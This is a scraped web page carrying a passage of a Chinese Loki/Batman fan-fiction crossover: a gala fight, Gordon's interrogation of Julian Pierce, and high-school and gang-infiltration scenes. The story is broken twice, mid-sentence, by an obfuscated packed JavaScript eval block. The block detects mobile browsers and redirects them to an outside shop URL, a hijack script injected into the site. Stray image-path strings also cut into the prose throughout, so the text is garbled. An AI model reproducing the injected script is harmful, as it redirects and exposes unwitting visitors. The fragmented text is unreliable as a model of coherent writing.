洛基有些狼狈地转身躲开,随手揣起一枚长桌上的陶瓷花瓶砸向穷追不舍的蝙蝠侠。
瓷器碎裂的声音紧接着在宴会厅内响起,瓶内那几只洁白的蝴蝶兰在半空悠扬地翻转飘荡,仿佛突然化作几只真实的蝴蝶那般飞散开来。
“朱利安.皮尔斯。”
蝙蝠侠终于开口。
低沉、沙哑、仿佛是从地底深处传来的声音。
“你认识那些人。”
蝙蝠侠的目光透过护目镜紧紧锁定了面前的年轻男人,“他们在找你。”
两句肯定句。
洛基将
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336298|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
那把匕首在手里转了一圈,无不恶意地开口道:“听起来你对自己推理能力很有信心?”
蝙蝠侠没有说话,但他也没给洛基继续说话的机会,迎面袭来的拳头带着显而易见的怒气,掀起的劲风吹乱了“朱利安”额前优雅垂落着的几簇棕发,将那双浸着笑意的眉眼因此全须全尾地展露在了蝙蝠侠眼前。
洛基的身体紧挨着身后的长桌,此时只能竭力向后弯腰,有些吃力地这一拳,随后双臂发力顺势将身体滑至长桌的另一边,将匕首捅向蝙蝠侠暴露在空气中的腰腹。
有什么尖利的东西擦着空气向他飞来,洛基敏锐地侧过身体,在灯光下看清了那几枚被抛出的暗器。
飞镖?
洛基挑高了眉毛,“你确定要靠着这种儿童玩具一样小东西对付我?”
说着他便挥舞着那把和儿童玩具没什么两样的捅肾小棍冲了上去,朝着蝙蝠侠暴露在空气中的腰腹刺去。
“他们为什么找你?”蝙蝠侠在躲避攻击的间隙中依旧不依不饶地试图审问他。
“因为我偷了他们的东西,很——值钱的东西,”洛基张口就来,“所以,劳驾,赶紧让开,别再烦我了。”
“你是小偷?”
时间读取器的嗡鸣声越来越近,洛基有些不耐烦地轻啧了一声,却因为这一刻的疏忽被一枚蝙蝠镖划破了手臂。
洛基皱着眉看向大臂被划破的布料,他能感觉到自己正在流血——因为那枚刚刚还被他评价为儿童玩具的飞镖。
“你偷的东西是什么?”
“关你什么事。”
洛基同样挥刀划向蝙蝠侠的大臂,锋利的刃端划破了他的战衣布料,紧接着他试图从侧面绕过蝙蝠侠,却在转过身的一瞬间被反扣住了肩膀,肩上的力道铁钳般将他向后掰去,洛基试着挣扎了一下,竟然意料之外地没有挣开。
“你到底是谁?”喉癌般的声音再次在耳边响起。
洛基的耐心终于彻底消耗殆尽。
暗绿色的光芒自洛基身边炸开,将这只喋喋不休的大蝙蝠从他身侧击退,与此同时,他的身形也一并在原地消散,片刻后出现在了几米开外的阳台露台。
“我本来是想低调一些的,”洛基交叠着双腿坐在露台边缘的栏杆上,视线越过蝙蝠侠看向宴会厅内被他的法术惊扰后匆忙赶来的TVA猎人,“但是现在,随便吧,反正我要走了。”
“另外,”他嘴角勾起一个讥诮的弧度,那张属于朱利安的清俊脸庞上显露出与其气质截然不同的狡黠。
“我是会在未来打败你的人。”
话音落下的一瞬间,洛基的身体向后倾倒,直接从三楼露台的栏杆上向下坠落。
蝙蝠侠在被那道奇诡的绿光弹开后,在重新稳住重心的一瞬间便冲向了露台,巨大的黑色披风在他身后划开一道锋利的弧线,在洛基的身体彻底离开栏杆前,他几乎就快要触碰到了洛基的身体——
伸长的指尖划过西装掀起的衣摆,青年的身体在两者相触的瞬间化作一道耀眼的绿光,彻底消失在了哥谭黑沉的夜幕之中。
7. 第 7 章
哥谭警局审讯室位于总局二楼的东南角,墙壁刷着褪色的浅绿色涂料,在白炽光的照射下泛着一种恹恹的灰白。
朱利安.皮尔斯——真的那个——此刻正坐在那张被固定在审讯桌前的钢椅上,双手交握着放在身前,指节因为用力而微微发白,他的西装还是在晚宴上穿的那一套,上好的天鹅绒西装,意大利工匠手工裁剪,此刻却皱得像是在哪里睡了一觉——他也确实睡了一觉,以一种极不体面的形式,在厕所隔间的马桶上。
“皮尔斯先生。”
坐在他对面的那个老警探开口了,他穿着一件皱巴巴的棕色风衣,手里端着一杯冒着热气的咖啡,声音出乎意料的平静。“感谢你的配合,我知道今晚的经历对你而言可能有些...令人困惑,但我们只是想弄清楚一些细节。”
詹姆斯.戈登开口说道,鹰隼般的视线打量着面前的朱利安,“请你尽量复述当晚发生的各种细节,特别是与嫌犯产生了直接互动的部分。”
朱利安张了张嘴,却发现自己根本不知道从何说起。
他记得什么?
他记得他去参加韦恩集团做东的慈善晚宴,记得在洗手间里,有个年轻人上前与他搭话。
他问了什么来着?
“他问我...”朱利安低声说道,“我的未婚妻最喜欢什么花。”
“花?”戈登的眉头皱了起来,“他问你这个做什么?”
“我也不知道。”朱利安的声音更低了,“但我告诉他了...我甚至没有追问他为什么知道我有未婚妻...奥利维亚喜欢的花种很多,我只是随便挑了一种告诉他...我也不知道自己为什么要告诉他。”
戈登注视着面前明显状态不对的年轻男人,挥了挥手示意身边的实习警探与自己交班,自己则端着咖啡走出了审讯室。
他沿着走廊往办公室走去,经过茶水间时,看见一个年轻人靠在自动贩卖机旁,手里拿着一杯和自己同款的用速溶粉冲的咖啡。
年轻人穿着一身普通的深色夹克,没做造型黑发稍微有些凌乱耷拉在额前,但依旧影响不了他帅得很有型,高挑的身形自然而然地倚靠在桌边,两条长腿自然地交叠在身前。
戈登认识这张脸,所以他脚下的步子一转,侧身走进了茶水间里。
“格雷森先生,”戈登说道,“在哥谭警局看见你还真是稀奇。”
迪克笑了笑,“布鲁斯让我来的,他听说昨晚的慈善晚宴出了些乱子,有几个客人被带到警局来了,他担心万一有人需要法律援助或者别的什么帮助,特意让我来看看。”
“毕竟是晚宴是韦恩集团办的,出了事总不能完全不管,”话落,迪克朝着审讯室内扬了扬下巴,“皮尔斯先生怎么样?他需要律师吗?”
“比起律师,他现在更需要的是心理医生,”戈登捏了捏眉心,“我怀疑他有点PTSD,只要提及昨晚的事情就开始精神恍惚,审了一晚上都没审出嫌疑人信息。”
迪克微不可察地皱了皱眉,“PTSD?”
“要么就是被嫌犯一闷棍敲失忆了,要么就是被什么会影响心智的魔法攻击了,模糊了他当晚的记忆,”戈登喝了口咖啡,“根据现场目击者的证词,这次的嫌烦是个超自然罪犯。”
迪克的眉头皱的更深了,超自然罪犯的出现让他不由得想起了扎塔娜的突然到访与之前在东区发生的那几桩离奇悬案。
“好,我大概了解情况了,”迪克最终只是露出一个阳光的微笑,“我会把这件事报告给布鲁斯的。”
*
“就在街边停车吧,”气质矜贵的少年冲着驾驶座上的男人扬了扬下巴,“我喜欢低调一些。”
奥格尔维透过车内后视镜看了他一眼,阴狠的目光仿佛随时要拔枪出来给他脑门上开个洞,但还是顺着他的意思将车停靠在了距离哥谭高中仍有一段距离的街道边。
洛基将那个社会福利局的工作人员硬塞给他的帆布书包甩上肩膀,在关上车门的前一刻最后对着车内说道:“感谢您的忠诚,奥格尔维先生。”
他的措辞精准得体,语气甚至称得上谦逊,但洛基依旧在关上车门后听见了清晰的方向盘被砸响的声音。
洛基的嘴角带着抹不易察觉的笑意,抬脚朝着哥谭高中的正门口走去。
他刚刚说的那句话不是单纯为了讥讽奥格尔维,在昨晚与那个“蝙蝠男人”有过正面交锋后,他确实决定日后行事稍微低调一些。
洛基动了动大臂上已经被法术治愈的伤口,脸上的笑意也随之淡下了一些。
Bat,man。
洛基短促地笑了一声,缓慢地将这两个单词在唇齿间吐出。
作为哥谭高中新晋的Drama King,洛基在进入校门时意料之中地受到了来往行人的视线洗礼,青春期荷尔蒙躁动的中学生们或恶意或善意地打量着这个甫一进入校园便被姐妹会拉拢的神秘转学生,并暗中打赌他会与谁修成正果或者在这之前就被布瑞尼厌弃然后踢出他们的小团体。
“嘿,jas宝贝。”走廊上,布瑞尼再次出现在了洛基面前,只不过这回没有拦住他,而是并肩与他前行,“早上好,我刚刚在校门口看见你了。”
“玛莎拉蒂总裁,hum?”布瑞尼俏皮地眨了下右眼,“你还真是深藏不漏,你知道八卦墙上是怎么说你的吗?他们说你其实是个福利院儿童。”
“早上好,”洛基微微低垂下身子,任由女孩伸手解开了他衬衫领口的两颗纽扣,露出半截精致苍白的锁骨。
“这样才更性感,”布瑞尼满意地收回手,不过又很快地皱起了眉头,“你就非得穿衬衫或马甲来上学吗?”
“这样比较得体。”洛基开口说道。
“well,得体,”布瑞尼高高扬起尾音,“要是你没有这张脸的话我一定会把你当成一个nerd。”
“早上好,布瑞尼。”
仿佛历史重演般,提姆的声音再一次在洛基的身后响起。
“噢,早上好Timmy~”布瑞尼的脸上立刻绽开了一个感染力极强的笑容,“学生会什么时候这么清闲了,居然能
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336299|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
让我在周一的早晨看见我们的德雷克会长。”
“只是刚好路过,”提姆将视线转向洛基,“早上好,贾斯珀。”
洛基敏锐地察觉到了对方的视线似乎在他那只受伤的大臂上停留了一瞬间。
“早上好。”他没有多想,对着提姆点了点头。
“周末过得怎么样?”提姆自然而然地谈论起了这个假期,“我听说姐妹会在周六晚上举办了个‘新学期派对’?”
“当然!这可是我的主意,”谈论到派对的布瑞尼肉眼可见地兴奋了起来,“可惜你说什么都不愿意来参加,我可是邀请了你整整三次!”
“我很抱歉,但你知道我有个对我的作息管理很严苛的老管家,”提姆歉意地笑了笑,随后装若无意地将话题抛到了洛基身上,“你呢?贾斯珀,你有去参加吗?”
“他当然没有!”布瑞尼翻了个白眼,代替洛基回答了提姆,“我甚至邀请了他四次!”
“你知道你错过了什么吗?这可是我们这学期举办的第一场Party。”布瑞尼嗔怪地瞪了一眼洛基,等着他为这个周末的缺席做出解释。
“好吧,”洛基耸了耸肩,“你们都知道我是英国来的,这应该也不算什么秘密,所以我现在正被寄养在亲戚家里,而我这位亲戚是个不太好相处的家伙,有时候我甚至不被允许独自外出,因为他总担心我会拿他的钱出去胡乱挥霍,或者做出什么出格的事情让他无法掌控。”
“听起来他还真是个无可救药的老古董,”布瑞尼眼中的嗔怪瞬间化为了怜惜,“可怜的jas,跟这种老迂腐住在一起一定不好受。”
“是的。”洛基赞同地点了点头。
“那他总不能还限制你在校内的课外活动吧?”布瑞尼撩了一把在灯光下显得波光粼粼的长发,“今天放学体育馆有社团招新活动,到时候你们两个都要来姐妹会的摊位玩呀,晚上我们还有独家加时活动哦。”
“抱歉,我来不了。”
“我今晚没时间。”
两道音色截然不同的声音在走廊同时响起。
洛基挑了挑眉,有些意外地看向与他同一时刻的出声的提姆,而提姆恰好也在此刻抬眼,一蓝一绿两道视线猝不及防地在空中交汇。
“你们两个什么意思?”布瑞尼冷哼了一声,视线在两个高挑漂亮的男孩身上来回打转,“一起约好了要躲我?”
“学生会的招新工作也在今天,我作为会长当然无法随便离开。”提姆给出了一个满分答案,随后跟布瑞尼一齐将视线投向洛基。
“你呢?”
提姆隐晦地审视着面前瘦削的转校生。
“今天是我寄人篱下以来的第一个周一,”洛基面不改色地说道,“按照我们那边的习惯,今晚是我的‘Monday Night Footing’,晚餐我必须得准时到场,这代表了我在哥谭的第一份好运气。”
“真的假的?”布瑞尼一脸狐疑地打量着洛基,“英国有这种习俗吗?”
洛基满脸真诚地对着女孩开口,“当然。”
8. 第 8 章
当然是假的。
变身为假面帮成员的洛基伸手扶了扶脸上的面具,悄无声息地混入了黑面具在港口部署下的私人卫队中。
除去那天口头交代给他的时间地点,企鹅人没有告诉他关于这次任务的任何信息。
起先洛基以为这只是单纯的轻视或不信任,不过就他之后观察到的情况来看——企鹅人那个自恋的老迂腐估计自己手上都没有多少有用的信息,这才派他来蹚这趟浑水。
哈,老迂腐。洛基喜欢这个称呼。
“喂,你在后面发什么呆,”领头一个带着哭脸面具的男人对着洛基呼嚷道,“跟紧点,货船要靠岸了。”
洛基几步上前跟上队伍,跟紧了这个看着像是这伙人中的领头的家伙,“晚上好。”
哭脸面具转过头凝视了他几秒——洛基能感受到面具后那双带着审慎意味的眼睛——随后语气如常地开口:“你有病?”
“好吧,”洛基在面具后的眼眸同样打量着面前的男人,但表面上还是姿态轻视的耸了耸肩,“我只是希望得到离队批准,我有点生理问题需要去解决。”
洛基的话音刚刚落下,面前的中庭人便粗鲁地拎起了他的衣领,那张怪诞狰狞的哭脸面具便猛地贴近凑到了洛基眼前。
